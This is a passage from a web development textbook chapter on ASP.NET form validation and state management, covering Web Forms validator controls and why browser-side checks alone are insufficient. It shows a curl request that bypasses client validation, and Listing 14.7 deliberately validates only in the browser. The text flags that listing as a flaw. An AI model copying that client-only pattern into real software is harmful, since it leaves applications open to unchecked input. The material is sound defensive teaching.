13.12 Add one entry to `SORTS`, for example `"payments": "(SELECT COUNT(*) FROM Payment p WHERE p.Bill_id = b.id)"`, and a heading to the list of headers in `_grid.html`. `order_by` then writes that expression followed by `b.id`. Accepting "any column that exists in the query" would still let a visitor choose expressions you did not intend (for example sorting by a column that reveals information, or an expensive expression that slows the server); a white list states exactly what is allowed and nothing else.

Chapter 14
Validation and State Management

By the end of this chapter you will be able to stop bad data at the door of a web application and to make a forgetful protocol remember. You will know why a check made in the browser is a courtesy and a check made on the server is a law, and you will write both. You will read the six validator controls of ASP.NET Web Forms — required, compare, range, regular expression, custom and summary — as they were written for the .NET Framework, and then write the same rules the way ASP.NET Core Razor Pages writes them today: as data annotations on a model, checked by the server during model binding and repeated in the browser by unobtrusive validation, including a validation attribute of your own that recognizes an Indonesian mobile number in any of the ways people type it. Then you will meet the problem underneath every interactive web page: HTTP forgets everything between two requests. You will study every tool that has been invented to fight that forgetting — view state, control state, hidden fields, query strings, cookies with their `Secure`, `HttpOnly` and `SameSite` flags, session state, TempData, application state and the cache, profile properties and the database — and you will learn to choose among them by asking two questions: *who may see this?* and *how long must it live?* Everything is put to work at the front desk of Profitina Laundry: a validated form for a new customer, a bill draft that collects several items in the session like a shopping cart, the counter's outlet remembered in a cookie, and flash messages that survive exactly one redirect. The front desk is built four times — in Razor Pages, PHP, Java and Python with Flask — and one test program proves that the four behave identically. The chapter closes with the security rules and the obligations of Indonesia's personal data protection law, UU PDP No. 27/2022, that apply to everything a web application remembers.

14.1 Where We Left Off

Chapter 1 said that the web is a conversation of requests and responses, and that each request stands alone. Chapters 3 and 5 wrote PHP pages that read a form and wrote to a database; Chapter 7 did the same with servlets and JSP pages and, in Section 7.17, used a session to remember who had logged in. Chapter 9 introduced ASP.NET, Chapter 11 built pages out of Web Forms controls that seemed to remember their own values between clicks, and Chapter 13 filled a grid with rows from the Laundry database.

Two questions were left open in those chapters, and both were answered with a promise. The first was: *what if the person typing makes a mistake — or lies?* Every form so far has trusted what arrived, or checked it with a few `if` statements written in a hurry. The second was: *how did that Web Forms text box remember its value, when HTTP remembers nothing?* The answer was a hidden field called `__VIEWSTATE`, and the promise was that this chapter would open it.

This chapter keeps both promises. It is built from two halves that belong together more closely than they first appear.

Validation is the discipline of deciding, for every value that arrives, whether it may enter the system. It is about *one request*: what came in, and is it acceptable?

State management is the discipline of carrying information from one request to the next. It is about *many requests*: what must the server, or the browser, remember so that the second request makes sense in the light of the first?

They meet constantly. A validated value is often kept as state — the accepted customer id travels to the next page in the query string — and every piece of state that comes back from the browser must be validated again, because the outlet cookie, the hidden customer id and the number in the query string are all *input*, however much they look like memory.

> **THE KEY INSIGHT.** Everything that comes from the browser is input — form fields, hidden fields, query strings, cookies, headers — and all input is validated on the server, every time. State that the browser keeps is a *suggestion*; state that the server keeps is a *fact*.

14.2 Why Validate, and Where

14.2.1 Three kinds of bad data

ASP.NET's own description of its validation controls says that they exist to make sure that three kinds of data are not stored: data that is **useless**, data that is **unauthenticated**, and data that is **contradictory**. That classification is older than ASP.NET and it outlives it, because it is a classification of *data*, not of technology. **Table 14.1** gives each kind an example from the Laundry counter.

Table 14.1 Three kinds of bad data, with an example of each from the Profitina Laundry front desk. The first kind is caught by looking at one value; the other two need the server to know something the browser does not.

Kind	What it means	At the Laundry counter
Useless	The value is missing or has the wrong shape, so nothing can be done with it	An empty name; a phone number `021-555-0199` that cannot receive a WhatsApp message saying the laundry is ready; `2.5` bed covers
Unauthenticated	The value claims something that nobody has checked	A hidden field that says the bill belongs to customer `C0001` when the cashier opened the draft for `C0257`; a cookie that says the counter is outlet `O09`, which does not exist
Contradictory	Each value is fine alone, but together they cannot all be true	Two passwords that do not match; a date of birth in 2031; two lines of one draft on the same rack `B09`; a rack that already holds another customer's clothes

The last column of **Table 14.1** previews the first half of the chapter. *Useless* values can be recognized alone, so a browser could catch them too. *Unauthenticated* values can be recognized only by someone who knows what the value *should* be — the server, which remembers which draft it opened. *Contradictory* values need two fields, or the database. That is why the browser can help but can never decide.

14.2.2 Client side and server side

Validation can happen in two places. **Client-side validation** runs in the browser, usually in JavaScript or through the HTML attributes that browsers understand natively (`required`, `type="email"`, `pattern`, `min`, `max`); it can tell the person about a mistake before anything is sent. **Server-side validation** runs in the application on the server, after the request has arrived and before anything is stored.

Figure 14.1 draws the path a value travels and the checks that can stand on it.



Figure 14.1 The four places a value passes on its way into the Laundry database. The browser's checks are fast and friendly but can be skipped; between the browser and the server anyone can send anything; the server's checks are the ones that count; the database's constraints are the last safety net.

Read **Figure 14.1** from left to right. The browser's checks are helpful but run on a computer you do not control: JavaScript can be switched off, the page edited in the developer tools, or the browser skipped altogether — `curl -d "Input.Name=" http://127.0.0.1:9401/customers/new` sends a form that no browser check ever saw. The server gives the verdict, in four steps that this chapter builds one at a time. The database's `CHECK`, `NOT NULL` and `FOREIGN KEY` constraints refuse what everything else missed, but as an error rather than a helpful message: a safety net, not a user interface.

> **DEFINITION. Client-side validation** checks input in the browser before it is sent, to give fast feedback. **Server-side validation** checks input on the server after it arrives, to protect the application. The first is a convenience for honest users; the second is a control against everybody. An application needs the second always and the first usually.

14.2.3 A client-side check written by hand

Before any framework, a client-side check is simply a JavaScript function that runs when the form is submitted. **Listing 14.1** is the first page of this chapter's Web Forms examples, and like every `.aspx` listing in this chapter it is **not run here**: Web Forms runs only on Windows with the .NET Framework 4.8, and the book's build machine is Linux. The file is in the chapter's code folder. The browser views of the Web Forms pages in this chapter are redrawn from what those pages send: Chromium renders the HTML that the controls emit (a validator is a red `<span>`, a `ValidationSummary` a `<div>` with a list), inside a plain browser frame, with the values that were typed when the pages ran on Windows.

Listing 14.1 `01FirstNameFilling.aspx` (Web Forms, not run here): a form whose `onsubmit` calls a JavaScript function that refuses an empty first name.

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>First name filling</title>
    <script>
        function checkForm() {
            var x = document.forms["myForm"]["fname"].value;
            if (x == "") {
                alert("First name has to be filled!");
                return false;
            }
            return true;
        }
    </script>
</head>
<body>
    <form id="myForm" runat="server"
        action="01Done.html" onsubmit="return checkForm()"
        method="get">
        <div>
            <asp:Label ID="lblFN" runat="server" Text="First name:"></asp:Label>
            <asp:TextBox ID="fname" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="lblLN" runat="server" Text="Last name:"></asp:Label>
            <asp:TextBox ID="lname" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="lblPhone" runat="server" Text="Phone number:"></asp:Label>
            <asp:TextBox ID="phone" runat="server"></asp:TextBox>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit" />
        </div>
    </form>
</body>
</html>
```

Four things in **Listing 14.1** deserve attention.

The `<form>` tag has `onsubmit="return checkForm()"`. When the person presses **Submit**, the browser calls `checkForm()` first; if the function returns `false`, the submission is cancelled, and if it returns `true`, the browser goes ahead.

`checkForm()` reads the value of the text box named `fname` and, if it is empty, shows an alert and returns `false`. **Figure 14.2** shows the result: the browser's own dialog box says *First name has to be filled!* and nothing is sent.



Figure 14.2 The hand-written check of **Listing 14.1** at work: the first name is empty, so `checkForm()` shows an alert and returns `false`, and the form is not submitted.

The form's `action` is `01Done.html` and its `method` is `get`. When the first name is filled in, the browser goes to the thank-you page and puts every field of the form into the address, as a query string. **Figure 14.3** shows what happened when this page ran.

Figure 14.3 The thank-you page after a successful submission. The address begins `01Done.html?__VIEWSTATE=…`: because the form used GET, every field went into the URL — including the hidden `__VIEWSTATE` field that Web Forms added on its own.

Look at the address bar in **Figure 14.3**. It reads `01Done.html?__VIEWSTATE=…` — the first thing in the query string is a field that the page never declared. Web Forms added a hidden field called `__VIEWSTATE` to the form because the form has `runat="server"`, and because the method is GET, that hidden field was copied into the URL for everyone to see, bookmark and log. Section 14.6.1 explains what that field is; for now, notice that it is there, and that the state of the page travelled with the request.

The fourth thing is what the listing does *not* do. Nothing on the server checks the first name. `01Done.html` is a static page that says *Your data has been saved!* to anybody. If JavaScript is off, or if the request comes from a program, an empty first name is "saved" without complaint.

14.2.4 Why the browser's check proves nothing

It is worth proving that last claim rather than asserting it. This chapter's code folder contains a small program, `tests/http_check.py`, that behaves like a browser without JavaScript: it keeps cookies, reads the hidden fields of each form and sends them back, but runs no script at all. Section 14.11 describes it in full. Here is what it printed when it sent a completely wrong customer form to the Razor Pages version of the front desk, which *does* have client-side validation:

```
POST /customers/new (bad)   422, 7 messages:
    - Enter the customer's name.
    - Choose female or male.
    - Enter a date of birth in the past, at most 120 years ago.
    - Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890.
    - Enter a valid e-mail address, for example rina@example.com.
    - An online password needs 8 to 64 characters.
    - The two passwords do not match.
  place kept                Surabaya
  password sent back        no
```

Every one of the seven problems was caught — but not by the browser, because there was no browser. The server answered with status **422 Unprocessable Content**, the HTTP way of saying "I understood your request, and I refuse its content" [1], listed the seven messages, sent the form back with the place of birth still filled in, and did *not* send back the password. The client-side check that exists in the Razor Pages page was simply bypassed, and nothing bad happened, because the server never relied on it.

> **Client-side validation is a user-interface feature, not a security feature.** Write it so that honest people fix their mistakes quickly. Never write it *instead of* the server check, and never let the server skip a check because "the page already does it". The OWASP guidance on input validation puts it in one line: validation must be performed on the server, because client-side controls can be bypassed [2].

14.3 The Web Forms Validator Controls

14.3.1 How a validator control works

ASP.NET Web Forms turned validation into controls that you drop onto a page next to the field they guard. A validator control is itself invisible until something is wrong; then it shows its message where it stands. Every validator shares a small set of properties, and knowing them is knowing half of the whole family [3].

`ControlToValidate` names the field that the validator guards, by its `ID`. `ErrorMessage` is the text of the message; it is what a `ValidationSummary` collects. `Text` is what the validator itself shows in its place — often just an asterisk, when the full message goes to the summary. `Display` decides how the validator takes up room: `Static` reserves the space even when there is no message, so the page does not jump, while `Dynamic` takes no space until it has something to say. `EnableClientScript`, `true` by default, lets the control generate JavaScript that runs the same check in the browser.

On the server, every validator runs automatically on postback, before the button's click handler, and the page gathers their verdicts into one property: **`Page.IsValid`**. A handler that stores data must look at `Page.IsValid` first, because the validators only *report*; they do not stop the handler from running. That is the single most common mistake with Web Forms validation, and Section 14.14 returns to it.

Table 14.2 lists the six controls and, in the last column, the Razor Pages equivalent that Section 14.4 uses.

Table 14.2 The six validator controls of Web Forms, the properties that matter, and the Razor Pages tool that does the same job. All but the summary run twice — in the browser when possible, and always on the server.

Control	What it checks	Key properties	In Razor Pages
`RequiredFieldValidator`	The field is not empty (or differs from `InitialValue`)	`ControlToValidate`, `InitialValue`	`[Required]`
`CompareValidator`	Equal to another field, compared with a constant, or of a data type	`ControlToCompare` or `ValueToCompare`, `Operator`, `Type`	`[Compare]`; a typed property; a custom check
`RangeValidator`	Between a minimum and a maximum of a given type	`MinimumValue`, `MaximumValue`, `Type`	`[Range]`
`RegularExpressionValidator`	Matches a pattern	`ValidationExpression`	`[RegularExpression]`, `[EmailAddress]`, `[StringLength]`
`CustomValidator`	Any rule you write, in the browser and on the server	`ClientValidationFunction`, `OnServerValidate`	A custom `ValidationAttribute`, `IValidatableObject`, or `ModelState.AddModelError`
`ValidationSummary`	Nothing itself: it lists the messages of the others	`HeaderText`, `DisplayMode`, `ShowMessageBox`	`asp-validation-summary`

14.3.2 RequiredFieldValidator

The most common rule is that a field must not be empty. **Listing 14.2** asks for a new user id and a password, and guards the user id with a `RequiredFieldValidator`.

Listing 14.2 `02UserIDRequired.aspx` (Web Forms, not run here): a `RequiredFieldValidator` whose own text is an asterisk and whose `ErrorMessage` goes to a `ValidationSummary`.

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>User ID filling</title>
</head>
<body>
    <form id="Form1" runat="server">
        <p>Please enter a new User ID and Password:</p>
        <table>
            <tr>
                <td>User ID:</td>
                <td><input type="text" runat="server" id="txtID" />
                    <asp:RequiredFieldValidator ID="RequiredFieldValidator1"
                                                runat="server"
                                                ControlToValidate="txtID"
                                                ErrorMessage="User ID is required.">
                        *
                    </asp:RequiredFieldValidator>
                </td>
            </tr>
            <tr>
                <td>Password:</td>
                <td><input type="password" runat="server" id="txtPWord" /></td>
            </tr>
            <tr>
                <td>Re-enter Password:</td>
                <td><input type="password" runat="server" id="txtRePWord" /></td>
            </tr>
        </table><br>
        <input type="submit" runat="server" id="cmdSubmit" value="Submit" />
        <asp:ValidationSummary ID="ValidationSummary1" runat="server"
                               HeaderText="There were errors on the page:" />
    </form>
</body>
</html>
```

The validator stands right after the text box and names it with `ControlToValidate="txtID"`. Its **content**, the asterisk between the opening and closing tags, is its `Text`: that is what appears next to the field. Its `ErrorMessage`, *User ID is required.*, is not shown next to the field at all; it is collected by the `ValidationSummary` at the bottom, whose `HeaderText` introduces the list. **Figure 14.4** shows the page after an empty submit.



Figure 14.4 Listing 14.2 after **Submit** with an empty user id: an asterisk beside the field, and the full message under *There were errors on the page:*.

Notice that the text boxes in **Listing 14.2** are plain HTML `<input>` elements with `runat="server"`, not `asp:TextBox` controls. A validator can guard either kind, because both become server controls with an `ID`.

14.3.3 CompareValidator: three jobs in one control

`CompareValidator` is three validators sharing a name. Which one you get depends on its properties.

With **`ControlToCompare`**, it compares two fields. **Listing 14.3** uses it for the most familiar comparison on the web: the password must be typed twice, identically.

Listing 14.3 `03PasswordsNotMatch.aspx` (Web Forms, not run here): a `CompareValidator` that requires the second password to equal the first.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Password not match</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Please enter a new User ID and Password"></asp:Label>
            <br />
            <asp:Label ID="Label2" runat="server" Text="User ID:"></asp:Label>
            <asp:TextBox ID="txtID" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="Label3" runat="server" Text="Password"></asp:Label>
            <asp:TextBox type="password" ID="txtPassword" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="Label4" runat="server" Text="Re-enter Password"></asp:Label>
            <asp:TextBox type="password" ID="txtRePassword" runat="server"></asp:TextBox>
            <br />
            <br />
            <asp:Button type="submit" ID="cmdSubmit" runat="server" Text="Submit" />
        </div>
        <asp:CompareValidator ID="CompareValidator1" runat="server"
            ControlToValidate="txtRePassword"
            ControlToCompare="txtPassword"
            ErrorMessage="Passwords do not match." />
    </form>
</body>
</html>
```

The validator guards `txtRePassword`, the *second* box, and compares it with `txtPassword`. The operator defaults to `Equal`, so the rule reads: “the re-entered password must equal the password.” **Figure 14.5** shows the message.



Figure 14.5 Listing 14.3 with a three-character password and a four-character repetition: *Passwords do not match.*

With `Operator="DataTypeCheck"` and a `Type`, it checks only that the text can be read as that type. The file `04NumberMustEntered.aspx` in the code folder uses `Type="Integer"`, so `abc` produces *You must enter a number (integer):* while `42` passes. With `ValueToCompare` and an operator such as `GreaterThan`, it compares the field with a constant, as in **Listing 14.4**.

Listing 14.4 `05GreaterThan18.aspx` (Web Forms, not run here): a `CompareValidator` with `Operator="GreaterThan"`, `ValueToCompare="18"` and `Type="Integer"`.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Older than 18</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Age (integer)"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"
                MaxLength="3"></asp:TextBox>
            <asp:CompareValidator id="CompareValidator1" runat="server"
                Operator="GreaterThan" ValueToCompare="18"
                ControlToValidate="TextBox1"
                ErrorMessage="You must be older than 18"
                Type="Integer">
            </asp:CompareValidator>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"/>
        </div>
    </form>
</body>
</html>
```

The `Type` matters. Without `Type="Integer"` the comparison is between *strings*, and `"9"` is greater than `"18"` because the character `9` comes after `1`. With it, `16 > 18` is false and the page says *You must be older than 18*.

14.3.4 RangeValidator

`RangeValidator` checks that a value lies between two limits, inclusive. **Listing 14.5** accepts ages from 30 to 40.

Listing 14.5 `06Range30to40.aspx` (Web Forms, not run here): a `RangeValidator` with `Type="Integer"`, `MinimumValue="30"` and `MaximumValue="40"`.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>30 to 40 range</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Age (integer)"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"
                MaxLength="3"></asp:TextBox>
            <asp:RangeValidator id="RangeValidator1" runat="server"
                ControlToValidate="TextBox1" Type="Integer"
                ErrorMessage="You must be between 30 and 40"
                MaximumValue="40" MinimumValue="30">
            </asp:RangeValidator>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"/>
        </div>
    </form>
</body>
</html>
```

Figure 14.6 shows the verdict for 17.



Figure 14.6 Listing 14.5 with 17: *You must be between 30 and 40*.

The same trap waits here. `07CodeRange.aspx` in the code folder accepts a code from `A` to `D` with no `Type`, which means `String` — right for letters, so `K` is refused. But a range of *numbers* without a `Type` is compared alphabetically: `5` lies outside `30`–`40` while `300` lies inside. Always write the `Type`.

A second trap is shared by every validator except `RequiredFieldValidator`: **an empty field is valid.** A range validator on an empty box says nothing. If a value is required *and* must be in range, the field needs two validators.

14.3.5 RegularExpressionValidator

A **regular expression** is a small pattern language for text. `[a-zA-Z]{6,10}` means "six to ten letters"; `[^\s]{4,12}` means "four to twelve characters that are not white space"; `.*[@#$%^&*/].*` means "anything, then one of these symbols, then anything". **Listing 14.6** puts three patterns and a required check on a user id and a password.

Listing 14.6 `08PasswordsRegEx.aspx` (Web Forms, not run here): two regular expressions and a required check guard the same password box; `Display="Dynamic"` keeps the empty ones from taking up room.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>RegEx for password</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Please enter a new User ID and Password"></asp:Label>
            <br />
            <br />
            <asp:Label ID="Label2" runat="server" Text="User ID:"></asp:Label>
            <asp:TextBox ID="txtID" runat="server"></asp:TextBox>
            <asp:RegularExpressionValidator ID="RegularExpressionValidator1"
                runat="server"
                ControlToValidate="txtID"
                ErrorMessage="ID must be 6-10 letters."
                ValidationExpression="[a-zA-Z]{6,10}" />
            <br />
            <asp:Label ID="Label3" runat="server" Text="Password:"></asp:Label>
            <asp:TextBox type="password" ID="txtPassword" runat="server"></asp:TextBox>
            <asp:RegularExpressionValidator ID="RegularExpressionValidator3"
                runat="server"
                display="Dynamic"
                ControlToValidate="txtPassword"
                ErrorMessage="Password must be 4-12 nonblank characters."
                ValidationExpression="[^\s]{4,12}" />
            <asp:RegularExpressionValidator ID="RegularExpressionValidator2"
                runat="server"
                display="Dynamic"
                ControlToValidate="txtPassword"
                ErrorMessage="Password must contain one of @#$%^&*/."
                ValidationExpression=".*[@#$%^&*/].*" />
            <!-- If TextBox is empty the RegularExpressionValidator doesn't work.
                 So, we need to use the RequiredFieldValidator, too. -->
            <asp:RequiredFieldValidator ID="RequiredFieldValidator1"
                runat="server" ControlToValidate="txtPassword"
                Display="Dynamic" ErrorMessage="Password should not be blank." />
            <br />
            <asp:Label ID="Label4" runat="server" Text="Re-enter Password:"></asp:Label>
            <asp:TextBox type="password" ID="txtRePassword" runat="server"></asp:TextBox>
            <br />
            <br />
            <asp:Button type="submit" ID="cmdSubmit" runat="server" Text="Submit" />
```

Listing 14.6 (Continued) *08PasswordsRegEx.aspx (Web Forms, not run here): two regular expressions and a required check guard the same password box; Display="Dynamic" keeps the empty ones from taking up room.*

```
        </div>
    </form>
</body>
</html>
```

Three validators guard `txtPassword`, and each reports its own problem. **Figure 14.7** shows a three-character password without a symbol: both pattern validators complain, one right after the other, and because both use `Display="Dynamic"`, no blank space is left for the required-field message that has nothing to say.



Figure 14.7 Listing 14.6 with the password `abc`: it is too short and it contains none of the required symbols, so two validators speak.

Two details of Web Forms regular expressions are worth knowing. First, the pattern must match the **whole** value: `[a-zA-Z]{6,10}` refuses `danaya1` even though six letters are inside it, because the validator behaves as if the pattern were wrapped in `^(` and `)$`. Second, the comment in the listing is true and important: *if the text box is empty, the regular expression validator does not run*, which is why a `RequiredFieldValidator` stands beside it. `09EmailRegEx.aspx` in the code folder does the same for an e-mail address with the classic pattern `\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*`, which accepts `1234@1234.com` and refuses `1234`.

Regular expressions check **shape**, not truth: `1234@1234.com` has the shape of an address and does not exist. An e-mail rule should therefore be forgiving — "something, an `@`, something, a dot, something", as the Laundry rule in Section 14.4 is — and only a confirmation message proves that an address works.

14.3.6 CustomValidator, on the client and on the server

When no built-in control expresses the rule, `CustomValidator` lets you write it. It can run a JavaScript function in the browser, a C# method on the server, or both. The rule in the next two listings is deliberately simple — the number must be divisible by 5 — so that the mechanism is visible.

Listing 14.7 gives the validator a browser function through `ClientValidationFunction`.

Listing 14.7 `10ClientValidation.aspx` (Web Forms, not run here): a `CustomValidator` with `ClientValidationFunction="validateNumber"`; the browser decides before posting.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Client-side validation</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label2.Text = "Valid number!";
            } else {
                Label2.Text = "Invalid number!";
            }
        }
    </script>
    <script type="text/JavaScript">
        function validateNumber(oSrc, args) {
            args.IsValid = (args.Value % 5 == 0);
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="Number:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:CustomValidator id="CustomValidator1"
                runat="server" ControlToValidate="TextBox1"
                ErrorMessage="Number must be divisible by 5"
                ClientValidationFunction="validateNumber">
            </asp:CustomValidator>
            <br />
            <asp:Label ID="Label2" runat="server"></asp:Label>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
        </div>
    </form>
</body>
</html>
```

The JavaScript function receives two arguments. `oSrc` is the validator itself; `args` carries `args.Value`, the text of the field, and `args.IsValid`, which the function sets. **Figure 14.8** shows 13 refused in the browser, before any request is made.



Figure 14.8 Listing 14.7 with 13: the browser function sets `args.IsValid` to `false`, the message appears, and the form is not posted.

Now look at the server side of **Listing 14.7**: `Button1_Click` asks `Page.IsValid`. But the validator has no server-side rule at all. If the browser's check is bypassed and 13 arrives at the server, `Page.IsValid` is `true` and the page says *Valid number!*. This listing is a working example of the warning in Section 14.2.4.

Listing 14.8 gives the rule to the server with `OnServerValidate`.

Listing 14.8 `11ServerValidation.aspx` (Web Forms, not run here): the same rule as a server method named in `OnServerValidate`, which also refuses text that is not a number.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Server-side validation</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label2.Text = "Valid entry!";
            } else {
                Label2.Text = "Invalid entry!";
            }
        }
        void ValidateNumber(object source, ServerValidateEventArgs args) {
            try {
                int num = int.Parse(args.Value);
